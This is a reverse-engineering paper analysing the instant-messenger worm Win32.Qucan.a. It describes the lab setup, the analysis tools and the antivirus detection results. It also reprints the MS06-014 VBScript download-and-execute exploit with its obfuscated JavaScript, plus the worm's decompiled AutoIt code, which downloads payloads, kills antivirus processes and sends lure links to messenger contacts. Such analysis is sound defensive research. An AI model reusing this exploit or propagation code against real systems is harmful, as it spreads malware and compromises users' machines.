Hacking the Malware– A reverse-engineer's analysis

"It's getting harder to trust your IM buddies: A new worm in the wild purports to be a warning from one of your buddies about a computer virus."

– darkreading.com

RAHUL MOHANDAS
http://rahulmohandas.blogspot.com/

This document is a compendium of my research on malicious software and provides an insight into how the real world exploitation is done. I have also discussed how effective are the current security products in subverting the attacks.

Section 1: Introduction

1.1 Overview:

This paper attempts to document an approach on how the hackers make use of the vulnerabilities to install malicious software on the vulnerable machine. A comprehensive reverse code engineered analysis of the malicious software (Win32.Qucan.a) and the various protection schemes against the worm by various security products are also discussed.

I also describe an approach to setting up a flexible laboratory environment using virtual workstation software such as VMware, and demonstrate the process of reverse engineering a worm using a range of system monitoring tools in conjunction with a disassembler.

I hope this document will help the Malware researchers, Intrusion Analysts and other Security professionals to conduct a more viable and comprehensive research.

1.2 Background Information:

The so-called IM-Worm.Win32.Qucan.a. -- initially discovered by MicroWorld Technologies and subsequently dubbed by Trend Micro as WORM_SOHANAD.A -- is spreading in MSN Messenger, AOL Messenger and Yahoo Messenger.

The IM-Worm.Win32.Qucan.a (Kaspersky) was first reported in late September and most of the popular antivirus scanners have signatures for this worm. A detailed analyis on the detection capabilities of various anti-virus scanners are also described later on.

Section 2: Methodology

2.1 Controlled environment

To facilitate an efficient reliable research process, reverse engineers of malicious programs should have access to controlled laboratory environment that is isolated from the Local Area Network. In my research I was using Vmware(http://www.vmware.com) This software suite allows users to set up multiple virtual computers and to use one or more of these virtual machines simultaneously. Each virtual machine instance can execute its own guest operating system, such as Windows, Linux, and BSD variants. In simple terms, VMware Workstation allows one physical machine to run numerous operating systems simultaneously.

When setting up our laboratory environment, I installed VMware on a AMD TURION 1600 MHZ laptop computer running Windows XP Professional. I have 4 machines on my network, the primary Windows XP virtual machine, Windows 2000 professional, Fedora Core 4 and a centos machine with snort installed.

I created a private network using the NAT in Vmware through which I was able to share my internet without affecting other systems on the LAN.

2.2 Static and Dynamic Analysis

There are many ways to study a program's behavior. With static analysis, we study a program without actually executing it. Tools of the trade are disassemblers, decompilers, source code analyzers, and even such basic utilities as strings. Static analysis has the advantage that it can reveal how a program would behave under unusual conditions, because we can examine parts of a program that normally do not execute. In real life, static analysis gives an approximate picture at best. It is impossible to fully predict the behavior of all but the smallest programs. I will illustrate static analysis with a real life example lateron.

With dynamic analysis, we study a program as it executes. Here, tools of the trade are debuggers, function call tracers, registry monitors, file system monitors, and network sniffers. The advantage of dynamic analysis is that it can be fast and accurate. It is not possible to predict the behavior of a non-trivial program and it is also not possible to make a non-trivial program traverse all paths through its code.

2.3 Preparation and Verification

Type of Analysis	Process	Purpose of Action	References
Static analysis—Virus scan	VirusTotal is a free file analysis service that works using several antivirus engines.	Verify if the worm is detected by any of the AV scanners	http://www.virustotal.com/
Static analysis—Strings research	Verify the installation of the strings command.	To display contiguous sets of ASCII characters included in a file. I used the free, open-source version of Windows strings	Windows Strings tool available at www.sysinternals.com
Dynamic analysis — File integrity checking	Run file integrity checker and reconcile any changes. Winalysis helps to make compressed snapshot of computer configurations.	To verify that system is in a known trusted state before the malware makes any changes.	http://www.winalysis.com
Dynamic analysis—File monitoring	Verify the installation of the Filemon program	This indicates which processes are opening, reading, and writing files.	www.sysinternals.com
Dynamic analysis—Process monitoring	Verify the installation of the Process Explorer program	To identify the resources used by all running processes, including DLLs and registry keys. Process Explorer provides a wealth of useful information regarding how malware is impacting a victim machine.	www.sysinternals.com

Type of Analysis	Process	Purpose of Action	References
Dynamic analysis—Network monitoring	Check which ports are running locally, using Fport or TCPView	To see which TCP and UDP ports are listening on the trusted system, to act as a comparison point after the malware is installed.	www.foundstone.com and www.sysinternals.com
Dynamic analysis—Network monitoring	Conduct a port scan from across the LAN, using Nmap or Foundstone Inc's Superscan.	To verify the results of the local port check by comparing them to a remote portscan.	www.insecure.org http://www.foundstone.com/
Dynamic analysis—Network monitoring	Conduct a vulnerability scan from across the LAN, using Nessus	To look for backdoor listeners recognized by Nessus.	www.nessus.org
Dynamic analysis—Network monitoring	Verify the installation of a sniffer on a separate system on the LAN.	To gather all traffic going to and from the target system, using a sniffer loaded on a system other than the victim machine. If the malware tries to send something across the network, I want to gather all packets to see what is happening	www.ethereal.com/download.html, www.tcpdump.org, and www.snort.org
Dynamic analysis—Network monitoring	Verify the installation of the TDImon tool (Windows)	To record all TCP and UDP activity on a Windows machine.	www.sysinternals.com
Dynamic analysis—Network monitoring	Verify the installation of a promiscuous mode checker Promiscdetect.exe (Windows)	To determine if the network interface is running in promiscuous mode, gathering packets destined for all systems on the LAN.	www.ntsecurity.nu/toolbox/promiscdetect/)

Type of Analysis	Process	Purpose of Action	References
Dynamic Analysis registry monitoring	Verify the installation of Regmon	To display a real-time indication of all registry activity, including creating, reading, and writing registry keys.	www.sysinternals.com
Code Analysis	• Disassembly tools • Debugging tools • Reverse compiling tools	Also, to perform detailed code analysis and to analyze the control flow of the program	1. Disassembly I used IDAPro from www.datarescue.com/ 2. For debugging I used OllyDBG from www.**ollydbg**.de/ 3. For reverse compiling I used Exe2AUT from www.autoitscript.com

Section 3: Method of Infection

3.1 Vulnerability Overview

The anti-virus vendors call these types of infection vectors as 'Downloaders', in the sense Downloaders are designed to grab files from a remote website and execute the files that have been downloaded. The worm IM-Worm.Win32.Qucan.a exe files are downloaded from remote websites exploiting a publicly announced vulnerability (Microsoft Data Access Components (MDAC) Function vulnerability) in Internet Explorer.

According to Microsoft they describe the vulnerability as

"A remote code execution vulnerability exists in the RDS.Dataspace ActiveX control that is provided as part of the ActiveX Data Objects (ADO) and that is distributed in MDAC. An attacker who successfully exploited this vulnerability could take complete control of an affected system."

Using the ms06-014 exploit two files host.exe and host2.exe are downloaded from the remote website to the system. More detailed analysis of the exploit and the payload are given the sections later on.

3.2 Exploit Unleashed – ms06-014 exploit

```
dl = "http://[redacted]/host2.exe"
Set df = document.createElement("object")
df.setAttribute "classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"

str="Microsoft.XMLHTTP"
Set x = df.CreateObject(str,"")
a1="Ado"
a2="db."
a3="Str"
a4="eam"
str1=a1&a2&a3&a4

str5=str1
set S = df.createobject(str5,"")
S.type = 1
str6="GET"
x.Open str6, dl, False
x.Send
fname1="svhost.exe"
set F = df.createobject("Scripting.FileSystemObject","")
set tmp = F.GetSpecialFolder(2)
fname1= F.BuildPath(tmp,fname1)
S.open
S.write x.responseBody
S.savetofile fname1,2
S.close

set Q = df.createobject("Shell.Application","")
Q.ShellExecute fname1,"","","open",0
</script>
```

The exploit is written in vbscript and this exploit is used to download the worm files,host1.exe and host2.exe from the remote site. Variants of this worm are also reported by different anti-virus vendors.

Then something unusual i noticed about this page is a suspicious url encoded javascript

```
<script language=javascript>document.write(unescape('%3C%73%63%72%69%70%74%20%6C%61%6E%67%75%61%67%65%3D
%22%6A%61%76%61%73%63%72%69%70%74%22%3E%66%75%6E%63%74%69%6F%6E%20%73%6F%6D%65%66%75%6E%63%28%73%29%7B%76
%61%72%20%73%31%3D%75%6E%65%73%63%61%70%65%28%73%2E%73%75%62%73%74%72%28%30%2C%73%2E%6C%65%6E%67%74%68%2D
%31%29%29%3B%20%76%61%72%20%74%3D%27%27%3B%66%6F%72%28%69%3D%30%3B%69%3C%73%31%2E%6C%65%6E%67%74%68%3B%69
%2B%2B%29%74%2B%3D%53%74%72%69%6E%67%2E%66%72%6F%6D%43%68%61%72%43%6F%64%65%28%73%31%2E%63%68%61%72%43%6F
%64%65%41%74%28%69%29%2D%73%2E%73%75%62%73%74%72%28%73%2E%6C%65%6E%67%74%68%2D%31%2C%31%29%29%3B%64%6F%63
%75%6D%65%6E%74%2E%77%72%69%74%65%28%75%6E%65%73%63%61%70%65%28%74%29%29%3B%7D%3C%2F%73%63%72%69%70%74%3E'
));
somefunc('%275Euetkrv%2742v%7Brg%275F%2744vgzv1lcxcuetkrv%2744%2742ute%275F%2744jvvr%275C1160cfdtkvg0eqo1o
dlvgzvaitqwr0rjr%275Hukf%275F382%3A%3A7%2748dt%275F3%2748fm%275F99878%3B898%3A96428e8h95957h54577h547h9987
84%2744%275G%275E1uetkrv%275G2')</script>
```

This script is calling somefunc() which looks to me like an encrypted value.
The next step obviously is to decode the document.write() part of the script, I used an online url decoding facility from redkernel-softwares.com which revealed the following source code.

```
<script language="javascript">
function  someFunc(s){
var sl=unescape(s.substr(0,s.length-1));
var t='';
for(i=0;i<sl.length;i++)
t+=String.fromCharCode(sl.charCodeAt(i)-s.substr(s.length-1,1));

document.write(unescape(t));
}
</script>
```

Most of the code hiding techniques are composed of two parts:

1. An encrypted string
2. A decryptor,

which un-mangles and finally evaluates the resulting piece of code. Here the encrypted parameter seems to be

```
%275Euetkrv%2742v%7Brg%275F%2744vgzvllcxcuetkrv%2744%2742ute%275F%2744jvvr%275Cll6
0cfdtkvg0eqolodlvgzvaitqwr0rjr%275Hukf%275F382%3A%3A7%2748dt%275F3%2748fm%275F99878%3B898%3A96428e
8h95957h54577h547h998784%2744%275G%275E1uetkrv%275G2
```

JavaScript offers functions that take a string and evaluate it as a piece of code. This process is repeated several times (so the "decrypted" string may actually contain another string to be decrypted). The best we can do at this point is to place hooks on these commonly used functions and to redirect them to a log window instead of execution, where the data can be conveniently interpreted.
It is clear that the first line (document.write()) must define the function somefunc() which is most probably the decryptor. Our goal is to hook document.write and instead of execution the output should be redirected to some log window so that we can analyze the result. (A quick alternative would be to replace document.write with alert and observe the output or the output can also be directed to some debug window and observed).

The decrypted part pointed to a url which links to various advertisements
http://4.adbrite.com/mb/text_group.php?sid=160885&br=1&dk=776569676874206c6f73735f32355f325f776562

So I completed the initial analysis of the exploit and the vulnerability used to deliver the payload. With the latest increase in the number of Internet explorer based vulnerabilities, it is highly probable in the future, we see more refined and powerful exploits to deliver malicious files to the user's computer.

Section 4: Worm Architecture

4.1 Worm Overview

As i mentioned earlier, the exploit downloads 2 files viz.host.exe and host2.exe to the remote machine and executes it. In this section I will be analyzing more on the malicious payload and its impact on the target system.

4.2 Analysing Binary

4.2.1 Analysis of host2.exe

The first and foremost step in static analysis is a string analysis on the suspected malware. I used the string utility from sysinternals to perform this test. The initial few lines of code indicated that the file is compressed with with upx packer.

```
UPX0:00401000 UPX0            segment para public 'CODE' use32
UPX0:00401000                 assume cs:UPX0
UPX0:00401000                 ;org 401000h
UPX0:00401000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, g
UPX0:00401000                 dd 104B9h dup(?)
UPX0:004422E4 dword_4422E4    dd 2347h dup(?)         ; CODE XREF: UPX1:00475774↓j
UPX0:004422E4 UPX0            ends
```

I went ahead and downloaded the upx utility to unpack the exe file. The file can be uncompressed by using the command

upx –d filename.exe

Again I performed a string analysis on the unpacked host2.exe, now I am getting some meaning out of the executable file. I loaded up the unpacked file in the IDAPro disassembler.

```
.text:00403212              lea     ecx, [ebp-34h]
.text:00403215              call    ds:__vbaFreeObj
.text:0040321B              mov     edi, ds:__vbaVarDup
.text:00403221              lea     edx, [ebp-54h]
.text:00403224              lea     ecx, [ebp-44h]
.text:00403227              mov     dword ptr [ebp-4Ch], offset aTaskkillImBkav ; "taskkill /im bkav2006.exe"
.text:0040322E              mov     dword ptr [ebp-54h], 8
```

I could make out that the executable is programmed to kill the anti-virus processes and firewalls like zonealarm. It uses the windows command ‘taskkill’ to kill the processes. But ‘taskill’ is a command which was introduced from Windows XP onwards(Windows 2000 support tools has kill command utility which does the same function). So customers running XP and 2003 would be more impacted than people running Windows 2000. Here is a complete list of all the processes that will be terminated by this piece of application.

bkav2006.exe, Anti-Trojan.exe, ANTS.exe, apvxdwin.exe, ATCON.exe, ATUPDATER.exe, ATWATCH.exe, AUPDATE.exe, AUTODOWN.exe, AUTOTRACE.exe, AUTOUPDATE.exe, Avconsol.exe, AVP.exe, AVP32.exe, avpcc.exe, avpm.exe, AVPUPD.exe, Avsynmgr.exe, AVWUPD32.exe, AVXQUAR.exe, bdmcon.exe, bdoesrv.exe, bdss.exe, CMGrdian.exe, drwebupw.exe, GUARD.exe, iamapp.exe, iamserv.exe, ICLOAD95.exe, ICLOADNT.exe, ICMON.exe, ICSSUPPNT.exe, ICSUPP95.exe, ICSUPPNT.exe, LUCOMSERVER.exe, MCAGENT.exe, mcupdate.exe, MINILOG.exe, MOOLIVE.exe, NAVAPW32.exe, NMAIN.exe, NPROTECT.exe, NSCHED32.exe, NUPGRADE.exe, regedit.exe, regedt32.exe, RuLaunch.exe, Vshwin32.exe, VsStat.exe, zatutor.exe, zonealarm.exe

Moving deeper down I noticed it making some registry modifications, like disabling the task manager, registry and changing the default page in Internet explorer.

```
text:00402B58                                           ; .text:00403E1C↓o
text:00402B58                   unicode 0, <Software\Microsoft\Windows\CurrentVersion\Po>
text:00402B58                   unicode 0, <licies\System>,0
text:00402BCC                   unicode 0, <(>,0
text:00402BD0 aDisableregistr:                          ; DATA XREF: .text:00403C49↓o
text:00402BD0                   unicode 0, <DisableRegistryTools>,0
```

Here is the entire list of modifications made by the program in the registry .

HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Control Panel,
Homepage
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System
DisableRegistryTools
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main
Start Page
HKEY_CURRENT_USER\Software\Yahoo\pager\View\YMSGR_buzz
content url
HKEY_CURRENT_USER\Software\Yahoo\pager\View\YMSGR_Launchcast
DisableTaskMgr

The malware also deletes values from the registry such as auto startup applications.
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VMware Tools
Deleted Value

4.2.2 Analysis of host.exe

Like the previous executable I started with a strings analysis with the 'Strings' from sysinternals. The initial strings analysis showed the presence of upx packer. Again I went ahead and un-compressed the file using the upx utility and performed the strings analysis. Now the characters in the executable are making sense. I then loaded up the executable in IDAPro disassembler. A deeper analysis of the strings revealed that this executable is using various GUI and registry related functions like altering and creating new values in the registry. I could make out that this program is coded in some scripting language which could interact with the windows API. The following lines from the strings utility confirmed my doubts.

```
<description>AutoIt 3</description>
<dependency>
    <dependentAssembly>
        <assemblyIdentity
            type="win32"
            name="Microsoft.Windows.Common-Controls"
            version="6.0.0.0"
            language="*"
            processorArchitecture="*"
    publicKeyToken="6595b64144ccf1df"
        />
   </dependentAssembly>
</dependency>
```

Now I could confirm that the executable was programmed in "Auto It". So what exactly is AutoIt and what are the capabilities of this scripting language?

"AutoIt v3 is a freeware BASIC-like scripting language designed for automating the Windows GUI and general scripting. It uses a combination of simulated keystrokes, mouse movement and window/control manipulation in order to automate tasks in a way not possible or reliable with other languages (e.g. VBScript and SendKeys). AutoIt is also very small, self-contained and will run on 95, 98, ME, NT4, 2000, XP, 2003 out of the box with no annoying "runtimes" required! You can even make compiled executable scripts that can run without AutoIt being installed!"

Since the strings analysis did not exactly provide me a detailed insight how the worm works, my next step was to try and decompile the worm. AutoIt comes with a decompiler called EXE2AUT, using which you can convert executables back to aut3 script files. But to convert you have to provide a passphrase without which the EXE2AUT will not allow decompilation. My next hurdle was with the executable was protected with a passphrase. The password is not directly stored in the executable, it is stored as a 10 byte password hash. With some help from the CW2K tutorials I was able to crack open the executable to reveal the entire source code. I could make out that the worm was written on 20th September from the source code headers.

4.3 The Program code – Exposed

In this section I will explain the source code, and what exactly is the script programmed to do.

1.

```
If Not FileExists(@WindowsDir & "\svhost32.exe") Then
        InetGet ("http://[redacted]/host.exe", @WindowsDir & "\svhost32.exe", 0, 1)
        Sleep(10000)
    EndIf

If Not FileExists(@WindowsDir & "\svhost.exe") Then
        InetGet ("http://[redacted]host2.exe", @WindowsDir & "\svhost.exe", 0, 1)
        Sleep(10000)
    EndIf
```

Initially the worm tries to download host.exe and host2.exe and copies them to the windows directory and renames them as svhost32.exe and svhost.exe .

2. The next thing it does is to kill the antivirus processes.

```
If ProcessExists("Bkav2006.exe") Then
   ProcessClose("Bkav2006.exe")
EndIf
```


Similarly it closes IEProt.exe, bdss.exe and vsserv.exe.

3.

```
$title = WinGetTitle("Mesothelioma, Asbestosis & Lung Cancer Information - Microsoft Internet Explorer", "")
$check = WinExists ($title)
If $check = 1 Then
    BlockInput (1)
    WinActivate($title)
    WinSetState ( $title , "", @SW_MAXIMIZE)
    $pos = MouseGetPos()
    MouseClick("left", 400, 300, 1, 0)
    MouseMove ( $pos[0], $pos[1] , 0)
```

The above code checks for the specified text in the Internet explorer title bar. If it is present, it automatically perform a left mouse-click at the specified location which my best guess is to some ad-link.

4.
This malware is also designed to disable various task manager and registry functions.



It also modifies the Yahoo messenger launchcast , Y! BUZZ urls and links to the malicious website. There are good chances that these malicious websites when opened in Yahoo messenger plugin window may result in loss of sensitive cookie or credential information.
The worm then creates auto startup entries in the registry as svhost32.exe and svhost.exe

5.
Now let us see what are the applications targeted and what is the impact..
Initially it checks for

WinGetTitle("My Computer", "")
WinGetTitle("Windows Explorer", "")

So whenever any of these windows are active it can take action like send keystrokes

ClipPut($website)
BlockInput (1)

The clipput() function copies the link to the clipboard and it blocks the keyboard input by the user.

6. Yahoo Messenger
Next it targets Yahoo messenger,

WinGetTitle("Yahoo! Messenger", "")

From the list of malicious websites it sends one link to the user with any of the messages

```
"have you ever seen such a silly man like this ? " & $website & "?id=stories =)) "
"making money online never be easier : " & $website & "?id=tips >:D< "
"damn, she is so cute :x " & $website & "?id=miss_world :x:x:x:x:x "
"the only way to clean some online viruses that may lead you into troubles : " & $website2 & "?id=ie_protector << "
"Now you can avoid some critical online viruses by updating Windows . Click here to know how to Update your Windows : " & $w
"A new dangerous computer virus that can destroys all your data has just been released . Click here to know how to avoid it
"Download free MP3s : " & $website & "?id=music << "
"Just check out my new personal website : " & $website2 & " cOol !!! "
"you are virus infected . Use this tool to remove viruses from your PC : " & $website2 & "/?id=virus_shield << "
"wtf is this ? wanna give me a shit ?  " & $website & "/?id=news  X-(  "
"Let's vote for Vietnam's beauty - Mai Phuong Thuy - for the upcoming Miss World competition : " & $website & "?id=vote :x
"check this link for me : " & $website & "?id=forum . Why I cannot surf this site ??? "
"oh my god , i've won a 20000 usd lottery :O " & $website & "/?id=winning_list . Come to my house tonight for a party !! >:
```

Here is the Yahoo messenger propagation code.

```
119     If $kiemtra1 = 1 Then
120         $ngaunhien = Random(0,12,1)
121         ClipPut($tin[$ngaunhien])
122         BlockInput (1)
123         WinActivate($tieude1)
124         Send("!m")
125         Send("un")
126         Send("^v {ENTER}{ENTER}")
127         Send("^m")
128         Send("{DOWN}")
129         Send("^{SHIFTDOWN}{END}{SHIFTUP}")
130         Send("{ENTER}")
131         Send("^v")
132         Send("!s")
133         BlockInput (0)
```

The above code will add a custom status message which points to any of the 13 malicious links and then it selects all the users and send the link to all the users in the messenger list.

7. AOL Instant Messenger

It has a propagation mechanism for AOL Instant messenger also

```
137         $ngaunhien = Random(0,12,1)
138         ClipPut($tin[$ngaunhien])
139         BlockInput (1)
140         WinActivate($tieude2)
141         Send("{HOME}")
142         Send("{DOWN}")
143         Send("^{SHIFTDOWN}{PGDN}{SHIFTUP}")
144         Send("{ENTER}")
145         Send("^v {ENTER}")
146         Send("!{F4}")
147         Send("!{F4}")
```

8. Windows Live Messenger (Code Trimmed)

```
152         $ngaunhien = Random(0,12,1)
153         ClipPut($tin[$ngaunhien])
154         BlockInput (1)
155         WinActivate($tieude3)
156         Send("{ALT}")
157         Send("a")
158         Send("{ENTER}")
159         Send("{SPACE}")
160         Send("{DOWN}")
161         Send("{SPACE}")
162         Send("{DOWN}")
163         Send("{SPACE}")
```


9. Windows Messenger (Code Trimmed)

```
188         ClipPut($tin[$ngaunhien])
189         BlockInput (1)
190         WinActivate($tieude4)
191         Send("{ALT}")
192         Send("a")
193         Send("{ENTER}")
194         Send("{DOWN}")
195         Send("{DOWN}")
196         Send("{DOWN}")
197         Send("{DOWN}")
198         Send("{ENTER}")
199         Send("^v {ENTER}")
200         Send("!{F4}")
201         Send("{ALT}")
202         Send("a")
203         Send("{ENTER}")
```


4.4 Dynamic Analysis

Dynamic analysis of the malware by running it in the Windows XP virtual machine confirmed my findings. The snapshots below shows the malware in action.


Registry monitor



Process Explorer



Yahoo Messenger
A message window (like the one below) automatically appears at frequent interval of times containing the download link.



4.5 The Evolution

I am seeing more stealthier and sophisticated variants of this worm in the wild. These variants are capable of downloading the worm update files from the internet and executing it. This is done by downloading an additional payload at the time of infection which downloads MSINET.OCX from the malicious site and registers it using

regsvr32 MSINET.OCX

```
text:004021C8                lea     edx, [ebp-4Ch]
text:004021CB                lea     ecx, [ebp-3Ch]
text:004021CE                mov     dword ptr [ebp-44h], offset aRegsvr32Msinet ; "regsvr32 MSINET.OCX"
text:004021D5                mov     dword ptr [ebp-4Ch], 8
```

“The Internet Transfer ActiveX Control (MSINET.OCX) provides you with access to the Internet and the World Wide Web using the two most common protocols: Hypertext Transfer Protocol (HTTP) and File Transfer Protocol (FTP). When you use the internet transfer control with HTTP, you can retrieve HTML documents from the Internet or an intranet. Using the internet transfer control with FTP, you can log on to FTP servers and download or upload files; the control supports many of the most common FTP commands such as GET, DIR, DELETE and CD.”

```
.text:00401C74 aHttpGiftshop_v:
.text:00401C74                 unicode 0, <http://gift[redacted]/update.txt>,0
```

The worm is programmed to check the remote update.txt file , if any update exists it downloads the latest worm executable.

Section 5: Defensive Measures

5.1 Trojan Variants

1. Trend-micro has released signatures for around 5 variants of this worm

1. **WORM_SOHANAD.A**
2. **WORM_SOHANAD.B**
3. **WORM_SOHANAD.C**
4. **WORM_SOHANAD.D**
5. **WORM_SOHANAD.E**

This worm arrives on an affected system via popular instant messaging applications.

2. Mcafee classifies this worm as **W32/YahLover.worm**
This worm spreads by using Yahoo messenger. It sends out download links to all the members in the Yahoo buddy list. Once the link is clicked it uses VB script to download and execute the worm on victim's machine. The VB script is proactively detected as VBS/Psyme

5.2 Antivirus Signatures

I did an efficiency check on the antivirus signatures using virustotal.com.
Initially I scanned both the files host.exe and host2.exe using the virustotal service
The screenshot tells clearly tells the detection rate.
1. Only 50% of the engines were able to detect the worm when I for scanned host.exe
2. Only 65.3 % of the engines were able to detect the worm when I scanned for host2.exe

1. **HOST.EXE – packed with UPX**

Complete scanning result of "host.exe", received in VirusTotal at 10.10.2006, 17:32:33 (CET). STATUS: FINISHED

Antivirus	Version	Update	Result
AntiVir	7.2.0.25	10.10.2006	Worm/AutoIt.B
Authentium	4.93.8	10.09.2006	no virus found
Avast	4.7.892.0	10.10.2006	no virus found
AVG	386	10.10.2006	no virus found
BitDefender	7.2	10.10.2006	Worm.AutoIT.TermeX.A
CAT-QuickHeal	8.00	10.10.2006	TrojanDownloader.Agent.axn
ClamAV	devel-20060426	10.10.2006	Worm.Qucan.A
DrWeb	4.33	10.10.2006	no virus found
eTrust-InoculateIT	23.73.18	10.10.2006	no virus found
eTrust-Vet	30.3.3125	10.10.2006	no virus found
Ewido	4.0	10.10.2006	no virus found
Fortinet	2.82.0.0	10.10.2006	W32/Qucan.A!worm.im
